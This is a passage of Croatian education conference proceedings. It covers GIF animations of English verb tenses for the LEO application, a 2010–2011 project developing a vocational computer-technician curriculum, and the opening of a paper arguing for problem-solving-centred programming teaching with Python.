Tijekom sjene oblaka koja prekriva cijeli krajolik dodali smo animaciju lica Johna koji izmjenjuje ozbiljno i nasmiješeno lice. Dok sunce sja, John ima osmijeh na licu. Kada sjena prekrije cijeli krajolik, Johnovo lice poprima ozbiljan izraz.

Animacija trave koja se pomiče kada zapuše vjetar dodana je na svakoj desetoj slici, te traje ukupno tri slike.

Na kraju su sve slike sačuvane u *gif* formatu. Od tih slika programom *PhotoScape* je izrađena *gif* animacija za *Present Continuous* čija se radnja događa po danu. (Slika 5.)



Sl. 5. Gotova slika za animaciju glagolskog vremena *Present Continuous* čija se radnja odvija po danu

Izrada slika za *gif* animaciju za vrijeme *Present Continuous* („Noć“)

Izradba slika za animaciju *Present Continuous* čija se radnja odvija po noći bazirala se na 40 slika iz animacije *Present Continuous* „Dan“. U svakoj je slici smanjenja svjetlina svakog sloja za -5 do -100, ovisno o kojem se dijelu slike radi. Tako je dobiven ugođaj noći. Ovaj dio je lagan za izradbu, ali dugo traje zbog toga što svaka slika ima oko 19 slojeva, a animacija ima 40 slika.

Iz prijašnje animacije izbačene su animacije sunca i oblaka. Umjesto tih animacija dodana je animacija zvjezdanog neba u kojoj zvijezde sjaje. Animacija je napravljena u četiri različite faze. U svakoj fazi zvijezde mijenjaju svoju boju i veličinu. Svaka faza traje jednu sliku.

Animacija svjetala na automobilu koja se pale i gase traje 10 slika. Upaljena svjetla na automobilu su izrađena uz pomoć filtra „Lens Flare“[8], 50 – 300 mm. Postavljena su u sloju u kojem se nalazi automobil na 110 %. Svjetlost koju bacaju svjetla automobila na pozadinu dobivena su pomoću filtra „Lighting Effects“[9], sa postavkama: Light Type: Spotlight; Intensity: 35; Focus: 69; Gloss: 0; Material: 69; Exposure: 0; Ambience: 8; Texture Channel: none.

Animacija lica Johna povezana je s animacijom svjetala na automobilu. Kada su svjetla upaljena John se smije, a kad je potpuni mrak John je ozbiljan.

Iz prijašnje animacije *Present Continuous* („Dan“) ostala je animacija trave.

Animacija Present Continuous („Noć“) napravljena je od slika koje su sačuvane u *gif* formatu pomoć programa *PhotoScape*.(Slika 6.)



Sl. 6. Gotova slika za animaciju glagolskog vremena *Present Continuous* čija se radnja događa po noći

Izmjena animacija

Kako *Present Continuous* predstavlja radnju koja se događa u trenutku govorenja (*now*), trebali smo u animaciju ugraditi alat koji će korisniku u realnom vremenu sugerirati da se radnja predstavljena animacijom događa upravo u trenutku korištenja aplikacije. Zato smo


[8] „Lens Flare: This filter does a pretty good job of creating a realistic a realistic lens flare in your image. You can choose one of several flares and place it anywhere in your image.“
(DeNae Dayley &Dayley, 2010)

[9] „...this filter adds unlimited lighting effects to your image to create dramatic results. You can create several lights, place them anywhere in your image, and change their properties so they resemble different types of light from spotlights to get lights. You also can create your own lighting effects and save them as additional presets“. (Chapman&Chapman, 2005)

na izrađenoj *gif* animaciji dodali animaciju sata koji pokazuje trenutačno vrijeme. Dvije animacije za *Present Continuous* za dan i noć su povezane *HTML* kodom i *CSS* (*Cascading Style Sheets*) [10] . Obje animacije *Present Continuous* „Dan“ i „Noć“ stavili smo u dva *taga* <img></img> [11] . Pomoću z-indeksa [12] smo animaciju „Dan“ postavili ispred animacije„Noć“.

Skriptom u programskom jeziku *JavaScript* omogućena je zamjena animacije „Noć“ animacijom „Dan“, ovisno o trenutnom vremenu. Skripta radi tako da su joj postavljeni određeni uvjeti [13] i pod tim uvjetima *gif* animacije zamjenjuju mjesta.

Na ovakav način u animaciji za *Present Continuous* John pere automobil od 6 do 19 sati po danu, a od 19 do 6 sati po noći.



Sl. 7. Animacija sata unutar animacije glagolskog vremena *Present Continuous*

Moguća proširenja animacije

Osim *gif* animacija od dobivenih slika pohranjenih u *gif*, *jpeg* ili nekom drugom formatu može se napraviti i animacija koju pokreće napisana skripta ili program. Ovako imamo dvije mogućnosti pokretanja animacije. Treba imati na umu da su animacije različite i da imaju različit broj slika, pa je za svaku animaciju potrebno napisati program ili skriptu za njezino prikazivanje. „Animation of bitmapped images is achieved by replacing one image with another repeatedly. Animation of vector image is achieved by changing the stored values representing the properties of the shapes in the image. Ultimately, on Web page, both of these kinds of change are performed by software. One way of animating is by explicitly writing programs or scripts that perform the changes.“ (Chapman&˘Chapman, 2005)

III. ZAKLJUČAK

U sklopu aplikacije *LEO* izrađene su računalne animacije kojima se predstavljaju engleska glagolska vremena. Prije pristupanja izradbi animacija temeljito je proučeno to područje gramatike. Animacijama se korisniku na zanimljiv način predstavljaju kategorije vremena i aspekta engleskih glagolskih vremena. Na taj način se pospješuje učenje, jer "One Look is Worth A Thousand Words" (Frederick R. Barnard).[14]

LITERATURA

[1] Chapman, Nigel; Chapman, Jenny: “Web design, a complete introduction”, John Wiley & Sons Ltd, Italy, 2005, 682

[2] DeNae Dayley, Lisa; Dayley, Brad: “Photoshop CS5 Bible”, Wiley Publishing Inc., United States of America, 2010, 1042

[3] Fehér, György; Szunyoghy, András; “Anatomija, škola crtanja”, Vable ccommerce, Zagreb, 1999, 601

[4] Golding, Mordy: “Real World Adobe Illustrator CS5”, Peachpit Press, United States of America, 2011, 507

[5] Samara, Timothy; “Design Elements, A Graphic Style Manual”, Rockport Publishers, China, 2007, 272

[6] Greenbaum, Sidney; Quirk, Randolph (1990). *A Student's Grammar of the English Language*. Addison Wesley Publishing Company

[10] „The img element is an inline element, so image should only appear within block elements. Their placement can be controlled using stylesheets.“ (Chapman&Chapman, 2005)

[11] „Like files in any other image format, animated GIFa are usually embedded in a page using img elements.“ (Chapman&Chapman, 2005)

[12] „If two boxes overlap, partually or totally, the question arises of which is in front, since whichever it is will obscure the box behind it. The stacking of elements is controlled by the z-indeks property, which may have any integer as its value. This property only applies to absolutely positioned elements. Although the full details of the stacking algorithm are surprisingly complex, in most cases the behaviour is simple: elements are stacked from front to back in incresing order of z – indeks.“ (Chapman&Chapman, 2005)

[13] “It is often necessary to compare two values. You can compare any two values to see whether they are equal, but you must use a double equals sign, ==, to do so. (You will see why shortly, if you don’t know already.) As we showed earlier, the inequality operator is !=. You can also see whether one value is greater or less than another, using > and <, or >= and <=, if you also want to check for equality. For strings, these comparisons are carried out in directionary order, that is, one string is greater than another if it would appear later in a dictionary organized in a conventional way. The results of tests using these operators are most commonly used in conditional (if) statements or while loops, such as those we used earlier.” (Chapman&Chapman, 2005)

[14] Iz američkog časopisa *Printer's ink*, 1921.

RAZVOJ KURIKULUMA TEHNIČAR ZA RAČUNALSTVO

Snježana Tomašević, dipl.ing.i Ivan Jurić, ing.
Tehnička škola Ruđera Boškovića, Zagreb, Hrvatska
ijurakom@yahoo.com

I. UVOD

U periodu od od 27.9.2010. do 27.11.2011. realizirao se IPA projekt - izrada novih kurikuluma u strukovnom obrazovanju koji je vodila Tehnička škola Ruđera Boškovića iz Zagreba s partnerima: Srednja škola Krapina, Elektrotehnička škola Split i Hrvatska udruga poslodavca te suradnicima; FER, IEEE i Visoka škola za primijenjeno računarstvo i kroz koji je izrađen novi standard kvalifikacije i kurikulum za program "Tehničar za računarstvo". U neke aktivnosti projekta uključila se i Tehnička škola iz Čakovca

U okviru projekta izrađeno je gotovo 30 novih strukovnih predmeta od kojih je za osam, već u ovoj fazi, razvijen nastavni sadržaj za učenike i nastavnike (priručnici, prezentacije, ispitna pitanja, izvedbeni i nastavni plan, vježbe…). Novi kurikulum bi prema dinamici projekta trebao biti dostupan svim zainteresiranim školama kao službeni program od školske godine 2012/2013.

Po završetku projekta želimo ukratko prezentirati tijek rada na istome te zaključke koji proizlaze, a koji mogu, kao napomene i smjernice, biti korisne u radu na budućim sličnim projektima.

II. VREMENSKI TIJEK RADA NA PROJEKTU SA PRIMJERIMA NAJVAŽNIJIH AKTIVNOSTI

- 9. i 10.mj. 2010.

- oformljavanje projektnog tima i prvi informativno/dogovorni sastanci
- nazočnost članova projektnog tima IPA stručnom. dvodnevnom seminaru s temama: pravila i način realizacije IPA projekta, upute vezane uz način nabave opreme, upute za vođenje financija, važnost pridržavanja isplaniranih vremenskih rokova…

- 11.mj. 2010.

- održan je uvodni sastanak za članove projektnog tima s temama: kratak opis projekta i glavnih projektnih aktivnosti, zaduženja ravnatelja, vremenski plan aktivnosti u kojima sudjeluju nastavnici i tehničari, vođenje dokumentacije – način ispunjavanja timesheet-ova…
- napravljene su i uspješno provedene ankete za poslodavce te visoke škole i fakultete što je bio prvi korak u realizaciji projekta - za projekt smo trebali minimalno 50 ispunjenih anketa od strane poslodavaca te 5 od strane visokih škola i fakulteta i kao primjer navedimo da je u početnoj fazi kontaktiranja poslodavaca uspješno bilo poslano 716 mail-ova, 283 osobe su otvorile mail, 123 ih je kliknulo na link na anketu, ali ih je samo 14 ispunilo anketu – tako da je bilo ključno kontaktiranje tvrtki kako bi istraživanje bilo uspješno.
- u kontaktiranju tvrtki te visokih škola i fakulteta sudjelovali su ravnatelji i nastavnici - iz svake od tri škole odabrano je po nekoliko nastavnika koji su, uz ravnatelje, kontaktirali tvrtke koje nisu ispunile anketu počevši od većih, važnijih IT tvrtki, s ciljem da ih motiviraju na ispunjavanje iste, pri čemu je bila napravljena sljedeća podjela po županijama:

  ETŠ Split - 8., 9., 13., 15., 17., 18., 19.

  SŠ Krapina - 2.,5.,6.,7., 10., 11., 12., 14., 20.

  TŠRB - 1., 3., 4., 16., 21.
- anketiranje je uspješno završeno 27.11. 2010. nakon čega je uslijedila analiza istog.

- 12.mj. 2010.

- na temelju anketa poslodavaca te visokih škola i fakulteta tj. nakon analize istih, formiramo početni prijedlog kurikuluma i to za dva smjera, programera i sistemskog administratora – predlažemo povećanje sati Matematike i Engleskog jezika koji su tehničaru za računalstvo nužni za lakše i kvalitetnije savladavanje stručnih sadržaja kao i za nastavak školovanja u tom području te predlažemo uvođenje novih stručnih predmeta kojih do sada nije bilo ili ih je bilo u premalom opsegu, npr. Baze podataka, Objektno programiranje, Skriptni jezici i web programiranje, Sigurnost IT sustava… , Računalne mreže i dr.
- na radnim sastancima, kroz zajedničke konkretne prijedloge te diskusiju radilo se na novom kurikulumu, po godinama školovanja te po područjima/stručnim predmetima (sadržaj predmeta, satnica potrebna za realizaciju istog, usklađenost predmeta s ostalim stručnim predmetima, naziv predmeta …) – na taj je način početni prijedlog kurikuluma modificiran i dorađivan, kroz nekoliko verzija.

- 1.mj. 2011.

- nastavio se rad na novom kurikulumu, a usporedo s tim je započeo rad na standardu kvalifikacija tj. na definiranju ishoda učenja za pojedina područja/stručne predmete
- definirano je kako bi se trebala raditi priprema modula u standardu kvalifikacije i kurikulumu:
  - grupirati ishode učenja prema području (npr. Računalne mreže, Engleski jezik…) koje su dali poslodavci u anketi

  - prema danim ishodima učenja dodati i ishode učenja koje predlaže Nacionalni Okvirni Kurikulum (ako ih ima u pojedinom području)
  - dodati i ishode učenja na nižim razinama, ako su nužni za dostizanje više razine koju poslodavci obično traže
  - po potrebi dodati i ishode učenja koje predlaže tehnološki razvoj (iz strategije sektora)
  - dodati i ishode učenja ugrađene u priznate svjetske syllabuse (ako su referentni za područje, npr A+ za Dijagnostiku)
  - kada se prikupe svi ishodi učenja po modulu (području od nekoliko predmeta) definira se koliko je to predmeta i koliko je okvirno sati potrebno da se dostignu traženi ishodi učenja te koji je kauzalni odnos ovog područja (modula) ili njegovih dijelova (predmeta) s drugim modulima - na taj način stručnjaci iz obrazovnog sektora pripremaju standard kvalifikacije i na kraju, kurikulum
- obzirom da smo, zbog neupućenosti, već bili započeli s radom na kurikulumu tj. da smo već odredili osnovna područja/stručne predmete i na temelju anketa, ali prvenstveno na temelju vlastitog iskustva, a da se pri tome nismo vodili navedenim uputama, nastojali smo iste uvažiti u našem daljnjem radu.

• 2.mj. 2011.

- usvojili smo prijedlog da se započne s izradom laboratorijskih vježbi tj. praktičnih znanja, koja učenici trebaju steći iz kojih bi proizišla teoretska nastava te smo krenuli po godinama obrazovanja i po područjima (paralelno) i to tako da smo pratili i vertikalnu (predmeti u jednoj godini) i horizontalnu (predmeti koji se razvijaju i nadograđuju kroz više godina) usklađenost predmeta - krenuli smo od vježbi tj. praktičnih znanja, jer nam je to bilo najlogičnije obzirom da su za našeg budućeg tehničara za računalstvo ta znanja i najvažnija, a teorija treba podržavati vježbe, jasno, s potrebnim dodatnim proširenjima
- sastavljeni su timovi nastavnika po područjima/predmetima u koje su uključeni nastavnici iz sve tri škole koje su u projektu, te nastavnici iz Tehničke škole iz Čakovca, određeni su voditelji/koordinatori timova. a osim rada na definiranju laboratorijskih vježbi tj. praktičnih znanja, nastavio se rad na definiranju ishoda učenja
- održan je sastanak fokus grupe na kojem je bila vrlo zanimljiva i konstruktivna rasprava, a neki od komentara i prijedloga su bili:
  - da je dobro da se zadrži određena "širina" u srednjoškolskom strukovnom obrazovanju, jer se može dogoditi da se mladi čovjek mora prekvalificirati u drugo zanimanje i sl., zbog moguće posebne situacije na tržištu rada npr. da se njegovo zanimanje ne traži i sl..
  - da je važno da učenik stekne znanja i kompetencije koja će mu omogućiti "snalaženje" u njegovom daljnjem životu i radu kako bi bio pripremljen za cjeloživotno učenje.
  - da je često problem što mladi ljudi imaju dosta široka znanja te da nedostaju praktična znanja i da bi upravo na njima trebao biti naglasak, da je potrebna i opća kultura, ali da se tu, upravo zbog veće praktične osposobljenosti, moguće nešto može smanjiti.
  - da mlade ljude ipak treba školovati tako da oni mogu nastaviti svoje školovanje ("društvo znanja"), ne treba ići "preusko" u školovanje tj. ne ići u preveliku specijalizaciju.
  - da su opće obrazovni sadržaji potrebni, ali da bi, u tehničkoj strukovnoj školi, oni ipak trebali biti prilagođeni tehničkoj struci.
  - da se ipak treba osvrnuti i na opće obrazovne predmete, jer i oni trebaju biti obuhvaćeni procesom osuvremenjavanja i kvalitativnog poboljšavanja strukovnog obrazovanja. i dr.

• 3. i 4.mj. 2011.

- uz stručnu pomoć, nastavljen je intenzivan rad na standardu kvalifikacija: dorada napravljenih ishoda učenja, izrada pitanja/provjera znanja po ishodima učenja za svaki predmet te se standard kvalifikacija time polako dovršava, a započela je i izrada nastavnih/izvedbenih planova po stručnim predmetima.

• 5. i 6.mj. 2011.

- uz stručnu pomoć, intenzivno se radilo na izradi kurikuluma, prvenstveno na izradi NPP-a sa svim potrebnim elementima: razrada teoretske i praktične nastave (vježbe), kadrovski uvjeti, materijalni uvjeti, literatura… te smo upućeni da pri izradi tih materijala/dijelova kurikuluma ne treba ići previše u detalje već da nastojimo imati "modularni" pristup tj. naglasak ne treba biti na samom sadržaju već više na vještinama, stručnosti i sl. koje se kroz ta područja/predmete stječu i istaknuto je da bi u nastavku našeg rada, kad dovršimo sve potrebno u vezi stručnih predmeta, trebali dati i smjernice za opće-obrazovne predmete i sadržaje
- radilo se na svemu potrebnom za osam odabranih predmeta: Računalne mreže (2 priručnika), Dijagnostika i održavanje IT sustava, Sigurnost informacijskih sustava, Uvod u baze podataka, SQL i dizajn baza podataka, Napredno/Objektno programiranje, Skriptni jezici i web programiranje – konzultacije s autorima vezane uz pisanje tj. sadržaj priručnika, razrada nastave (i teoretske i praktične) kroz izradu prezentacija, izradu pitanja za provjeru znanja, vježbi…
- održano je predavanje i kratka radionica za nastavnike, sudionike ovog projekta kroz koje je:
  - prezentirana razlika kurikuluma i (dosadašnjeg) plana i programa te je dan prikaz novih obrazaca za planiranje kvalifikacija umjesto dosadašnjih planova i programa za zanimanje
  - ukazano na promjene koje čekaju naše školstvo, istaknuta važnost promjena u načinu/sustavu učenja, prvenstveno zbog bitno drugačijih generacija djece koja se školuju – kao najvažniji uzrok tome je istaknut utjecaj novih tehnologija,

prvenstveno onih iz područja IT tehnologije, interneta…

- ukazano je na stanje u strukovnom školstvu te na nužnost osuvremenjavanja istoga
- istaknute su promjene koje će morati zahvatiti i kurikulum (i nacionalni, ali i školski), a time i cjelokupni proces učenja, a uloga nastavnika bi se, sa tim promjenama, također trebala modificirati i "osuvremeniti"
- dogovoreno je da će se predavanje/radionica nastaviti s konkretnom primjenom svega rečenog tj. kroz daljnji konkretan rad na našem projektu i predloženo je da se kroz jedan stručni predmet konkretno prođe kroz novi sustav izrade kurikuluma, sa svim novim elementima i promjenama koje on uvodi čime bi i sve rečeno na ovom predavanju/radionici dobilo i svoju praktičnu potvrdu

- radilo se na izbornim predmetima po smjerovima te na usklađivanju standarda kvalifikacija sa kurikulumom.

• 7., 8. i 9.mj. 2011.

- nastavljen je daljnji rad (dopuna onoga što još nedostaje) i dovršavanje kurikuluma
- održani su stručni, petodnevni, seminari za nastavnike – Operacijski sustavi (OS Windows, Open Source OS), Programiranje (Oobjektno programiranje i Web programiranje), Računalne mreže i Sigurnost informacijskih sustava.

• 9.mj. 2011.

- održan je pilot projekt u nastavi - probni nastavni sati s novim stručnim sadržajima razrađenim u okviru projekta i to iz svih osam odabranih stručnih predmeta te je provedeno uspješno anketiranje učenika vezano uz isto.

• 10.mj. 2011.

- realizirano je osam besplatnih, kratkih (cca 45 minuta) on-line seminara namjenjenih prezentaciji novog programa (sadržaj predmeta, način realizacije, literatura, materijali….) na koje smo pozvali nastavnike većeg broja strukovnih škola, a isti su bili provedeni za sljedeće predmete:
  1. Uvod u računalne mreže (2. razred)
  2. Računalne mreže (3. razred)
  3. Uvod u baze podataka (2. razred)
  4. SQL i dizajn baza podataka (3. razred)
  5. Napredno/objektno programiranje (3. i 4. razred)
  6. Skriptni jezici i web programiranje (2. i 3. razred)
  7. Dijagnostika i održavanje IT sustava (3. i 4. razred)
  8. Sigurnost informacijskih sustava (4. razred)

  Napomena: reakcije i komentari nastavnika koji su prisustvovali prezentacijama su bile vrlo pozitivne.

• 11.mj. 2011.

- održani su završni sastanci te završna konferencija projektnog tima ovog IPA projekta sa zaključkom da smo, usprkos mnogim problemima i poteškoćama koje su proizlazile iz, prije svega, nepostojanja iskustva u ovakvom radu, i u stručnom (izrada Standarda kvalifikacija i kurikuluma) i u organizativnom smislu, uspjeli privesti projekt kraju te realizirati ono što smo njime i planirali.

III. PRAKTIČNE PRIMJEDBE I NEKI SAVJETI ZA BUDUĆI RAD NA SLIČNIM PROJEKTIMA

- dobro/temeljito pripremiti te pravovremeno razraditi prijedlog projekta uzimajući u obzir sve aspekte (cilj, potrebni sudionici, faze rada...)
- nabavu opreme, zbog područja (računalstvo) koje je u tom smislu izuzetno dinamično, trebalo bi planirati na kraju projekta tj. ne bi trebalo prilagođavati programe i nastavne sadržaje opremi već obrnuto (jasno, uzimajući u obzir realne mogućnosti)
- obzirom na sadržaj projekta trebalo bi uključiti optimalan broj sudionika te osigurati dobru "piramidalnu" koordinaciju i komunikaciju istih – rad u timovima, jasna zaduženja po timovima, unutar tima i sl.
- na samom početku projekta trebalo bi okupiti sve sudionike i izložiti:
  - cilj i svrhu projekta
  - plan istog, po aktivnostima i vremenski
  - definirati vremenske rokove za pojedine faze projekta – tada se mora „snimiti" učinjeno i izložiti trenutno stanje tj. uspješnost/neuspješnost realizacije predviđenog te mjere koje s tim u vezi treba poduzeti
  - točna zaduženja svakog od sudionika
  - način rada te način komunikacije
  - financijsku stranu cijelog projekta te način nadoknade utrošenog vremena i rada sudionika projekta i dr.
- održati pravovremeno sve potrebne seminare za sudionike projekta npr. Izrada standarda kvalifikacija i Izrada novog kurikuluma i kroz konkretan primjer sve demonstrirati i praktično utvrditi
- u pojedinim fazama rada na projektu obvezno ostvariti suradnju s odgovarajućim stručnjacima npr.
- didaktičarima, metodičarima... zbog konkretnih stručnih uputa, savjeta i usmjerenja, a u cilju veće kvalitete
- u radu, ne se ograničavati s trenutnim materijalnim i kadrovskim uvjetima i stanjem tj. ograničenjima i također s trenutnim mogućnostima/ nemogućnostima učenika u savladavanju planiranog programa i nastavnih sadržaja
- službene institucije (MZOS, ASOO i sl.) bi obvezno, na odgovarajući način, morale biti uključene u rad na ovakvom tipu projekta upravo zbog toga što je prisutno kašnjenje u ažuriranju i osuvremenjivanju nastavnih programa koje je posebno izraženo kao problem u području računalstva
- službena suradnja sa sustavom bi sigurno rezultirala većom kvalitetom pojedinih faza projekta npr. ankete poslodavaca te visokih škola i fakulteta koje su "temelj" ovakvog projekta, sigurno bi bile uspješnije – bile bi pravovremenije, bio bi veći odaziv, ozbiljnije i temeljitije bi se pristupilo istim od strane anketiranih...

- za rad na novim priručnicima/udžbenicima i ostalim materijalima predvidjeti dovoljno vrijeme te osigurati kvalitetnu i pravovremenu komunikaciju svih koji u tome sudjeluju te obavezno osigurati zdravu konkurentnost tj. da bar dva autora predlažu potrebne/predviđene materijale.

V. ZAKLJUČAK

Ovaj osvrt na rad na projektu - izrada novog kurikuluma u programu Tehničar za računalstvo, napravljen je kako bi iskustvo koje smo stekli tijekom istog te zaključci koji su iz toga proizašli, poslužilo u budućem radu na sličnim projektima u cilju veće uspješnosti i kvalitete.

LITERATURA

[1] Ministarstvo znanosti, obrazovanja i sporta

http://public.mzos.hr/Default.aspx?sec=2239

[2] Agencija za strukovno obrazovanje i obrazovanje odraslih

http://www.asoo.hr/default.aspx?id=208

Suvremeniji pristup poučavanju programiranja - rješavanje problema programiranjem nasuprot upoznavanja programskog jezika

Z. Markučič *, S. Perić **, L. Budin ***, P. Brođanac ****
* XV. gimnazija, Zagreb, Hrvatska
** II. gimnazija, Zagreb, Hrvatska
*** Sveučilište u Zagrebu, Fakultet elektrotehnike i računarstva, Zagreb, Hrvtaska
**** V. gimnazija, Zagreb, Hrvatska
{zmark@mioc.hr; smiljana.peric@zg.t-com.hr; leo.budin@fer.hr; predrag.brodjanac1@zg.t-com.hr}

Sažetak - Sadašnjim planovima i programima u osnovnim i srednjim školama iz područja informatike predviđa se usvajanje znanja i vještina iz tri područja: osnove uporabe i primjenski programi, građa i načela djelovanja računala te rješavanje problema programiranjem.

U području programiranja uočava se opterećenost tradicionalnim načinom učenja programskih jezika (njihove sintakse i semantike). Pritom, algoritmi, razrada i rješavanje problema programiranjem ostaju sekundarni ciljevi i zadaće.

Cilj ovoga rada je potaknuti nastavnike informatike, kao i sve sudionike u procesu oblikovanja nastave na drugačija promišljanja u smislu modernizacije predmeta našega doba, informatike.

Poznavanje osnovnih pravila nekoga programskoga jezika nužno je, te za savladavanje njegove sintakse treba planirati vrijeme. Uvođenjem novog suvremenoga programskoga jezika Python moguće je to vrijeme svesti na najmanju moguću mjeru te time dati prostora za usvajanje misaonih procesa iz područja primjene programiranja.

Nove i suvremenije metode podučavanja trebale bi u prvi plan staviti rješavanje problema kao osnovu učenja programiranja, a programski jezik bi u tom smislu trebao biti samo alat, a ne svrha samome sebi.

Kako bismo to ostvarili potrebno je dodatno osuvremeniti nastavu kao i podlogu za realizaciju nastave. Ponajprije su to nastavni programi koji bi trebali bili dobra podloga za realizaciju nastave pred kojom su novi izazovi. Nastavom i podučavanjem kod učenika se trebaju razvijati sposobnosti koje će mu pomoći u daljnjem cjeloživotnom obrazovanju i pripremiti ga za tržište rada. Učenika treba pripremiti na svakodnevno sagledavanje životnih zahtijeva, raščlambu i rješavanje različitih problema (od korištenja novih tehnologija do rješavanja problema konkurentnosti i održivoga razvoja).

I. UVOD

Nastavnim planovima i programima u osnovnim i srednjim školama iz područja informatike predviđa se usvajanje znanja i vještina iz tri područja: osnove uporabe i primjenski programi, građa i načela djelovanja računala te rješavanje problema programiranjem.

Danas se programiranje u obveznom osnovnoškolskom obrazovanju podučava isključivo u sklopu izbornog predmeta Informatika [4], a u srednjim školama ovisno o vrsti škole. U gimnazijskim i strukovnim programima Informatika ili Računalstvo je u pravilu obvezan predmet barem jednu godinu učenja sa sedamdeset sati godišnje. Opći, jezični i klasični gimnazijski programi realiziraju jednogodišnji obvezni program Informatike tijekom prve ili druge godine školovanja. U prirodoslovno matematičkom gimnazijskom programu Informatika se podučava kao obvezni predmet kroz sve četiri godine.

Propisani program je temelj na osnovi kojeg nastavnik izrađuje vlastiti izvedbeni program i temelji svoju nastavu. Stoga ćemo u radu analizirati područje programiranja u propisanim jednogodišnjim i četverogodišnjim gimnazijskim programima predmeta Informatika.

II. PRIKAZ POSTOJEĆEG STANJA U NASTAVNIM PROGRAMIMA ZA GIMNAZIJE

U jednogodišnjem gimnazijskom programu obvezni predmet Informatika predviđen je planom s dva nastavna sata, a u ostalim razredima moguće je predmet savladavati kroz izbornu ili fakultativnu nastavu. U prirodoslovno matematičkim gimnazijama Informatika je kao obvezni predmet predviđena planom kroz sve četiri godine s dva ili tri nastavna sata tjedno. Program je objavljen 1994. godine[1].

Jednogodišnji program za gimnazije jasno navodi ciljeve i zadaće predmeta. U sadržaju programa navedeno je devet nastavnih cjelina koje obrađuju sadržaje iz tri osnovna područja. Kod većine cjelina naveden je i broj predviđenih nastavnih sati (najmanji broj sati i najveći broj sati) za obradu pojedine cjeline te se time na neki način određuje opsežnost i dubina obrade sadržaja. U didaktičkoj uputi naznačeno je koje cjeline su obvezne, a koje se mogu ali ne moraju odraditi u obveznom programu te se upućuje da se cjeline obrade u drugoj i narednim godinama učenja kroz izbornu ili fakultativnu nastavu. Jedna od cjelina koja je obvezna i to s minimalno dvadeset nastavnih sati, što iznosi nešto manje od 30% od ukupnog broja sati, su osnove programiranja.

Sve većom uporabom računala za posao, učenje i za zabavu pojam informatičke pismenosti u javnosti se mijenjao. Time je stjecanje osnovne informatičke pismenosti, što je jedna od zadaća predmeta Informatika,

dobivalo drugi značaj te na određen način potisnulo sadržaje iz područja programiranja u drugi plan. Naravno tome u prilog išao je i odabir programskog jezika.

Za savladavanje sadržaja iz područja programiranja bilo je nužno učenika podučiti nekom programskom jeziku pomoću kojega će učenik moći savladati i same osnove programiranja. Za nastavnu cjelinu osnove programiranja programom je predviđeno obraditi: sustavni pristup rješavanju problema, pojam i razradu algoritma, ustroj programa, jednostavne tipove podataka, naredbe za upis, ispis, dodjeljivanje, uvjetnu naredbu if, složene naredbe – petlje, stil pisanja programa. Ove sadržaje je nastavnik u predviđenom fondu sati vrlo teško mogao kvalitetno približiti učenicima jer je izrazito puno vremena morao potrošiti na podučavanje sintakse odabranog programskog jezika. Posljedično, preostalo mu je nedovoljno vremena za razvoj učenikovih kompetencija nužnih za rješavanje problema, izradu programa, uviđanje i prihvaćanje misaonih procesa potrebnih za učinkovito planiranje i programiranje, ne samo u smislu pisanja programa, nego i u smislu rješavanja realnih zadataka u svakodnevnom i poslovnom životu.

Ciljevi i zadaće predmeta Informatika u prirodoslovno matematičkim gimnazijama su stjecanje informatičke pismenosti i stjecanje logičke discipline. Međutim, isto je tako naznačeno da učeniku treba omogućiti razvijanje stvaralačkih sposobnosti u odabiru i oblikovanju algoritama, odnosno razvoj logičkog procesa mišljenja i poticanja kritičke analize u algoritamskom rješavanju zadanih problema.

U didaktičkim uputama stoji da je svrha predmeta omogućiti učeniku odgovarajući razvoj misli koji će ga moći voditi tijekom cijeloga njegova radnog vijeka, bez obzira kako se sama računala budu mijenjala i razvijala [1]. Također je navedeno da je najvažnije naučiti sagledati suštinu problema te se preporučuje da se algoritmi prezentiraju pomoću nekog od strukturnih programskih jezika (Pascal ili neki drugi). U sadržajima programa navode se nastavne cjeline koje daju mogućnost nastavniku da odabere neki od strukturnih jezika iako se u razradi pojedinih cjelina isključivo navode imena pojedinih naredbi i elemenata programskog jezika Pascal. U nekim cjelinama se navode pojedini algoritmi koje učenici trebaju naučiti kao što su primjerice različita sortiranja podataka. U četvrtom razredu je predviđeno upoznavanje nestandardnih tipova podataka (pokazivači, dinamičke varijable, razne strukture).

III. OSVRT ZA PROPISANE I PREPORUČENE PROGRAMSKE JEZIKE U PROGRAMIMA STRUKOVNIH ŠKOLA

Za razliku od planova i programa za gimnazije gdje programski jezik nije izrijekom naveden u nekim programima u strukovnom obrazovanju izričito je naveden programski jezik i to u smislu savladavanja pojedinog programskog jezika, a ne pojedinih algoritama. Najčešće navedeni programski jezici su BASIC, C. Striktno propisivanje programskog jezika ograničava uvođenje modernijih programskih jezika.

IV. NOVIJI DOKUMENTI KOJI GOVORE O UČENIKOVIM KOMPETENCIJAMA

Osim propisanih planova i programa danas imamo i dva dokumenta koji govore o obrazovnim ishodima iz područja općeg obrazovanja koje je potrebno ostvariti tijekom dvanaestogodišnjeg obrazovanja učenika. To su Ispitni katalog za državnu maturu [2] i Nacionalni okvirni kurikulum za predškolski odgoj i obrazovanje te opće obvezno i srednjoškolsko obrazovanje [3]. U oba dokumenta navodi se da učenik treba savladati određene misaone procese i pojedine algoritme. Savladavanje pojedinog konkretnog programskog jezika nije od primarnog interesa i daje se mogućnost realiziranja obrazovnih ishoda kroz bilo koji programski jezik.

U Ispitnom katalogu za državnu maturu navedeni su obrazovni ishodi koji se temelje na jednogodišnjem obveznom učenju Informatike. Navodi se što sve pristupnik na državnoj maturi treba znati, odnosno moći iz područja rješavanja problema programiranjem. Između ostalog posebno su naglašeni standardni algoritmi za:

- zamjenu sadržaja dviju varijabli,
- prebrojavanje prema zadanome kriteriju,
- zbrajanje prema zadanome kriteriju,
- pretraživanje prema zadanome kriteriju,
- izračun srednje vrijednosti brojeva,
- traženje najmanjeg i najvećeg među (učitanim) brojevima,
- rad s prirodnim brojevima.

U Nacionalnom okvirnom kurikulumu navode se odgojno-obrazovni ciljevi za tehničko-informatičko područje u kojima se navodi da će učenik: biti osposobljen za

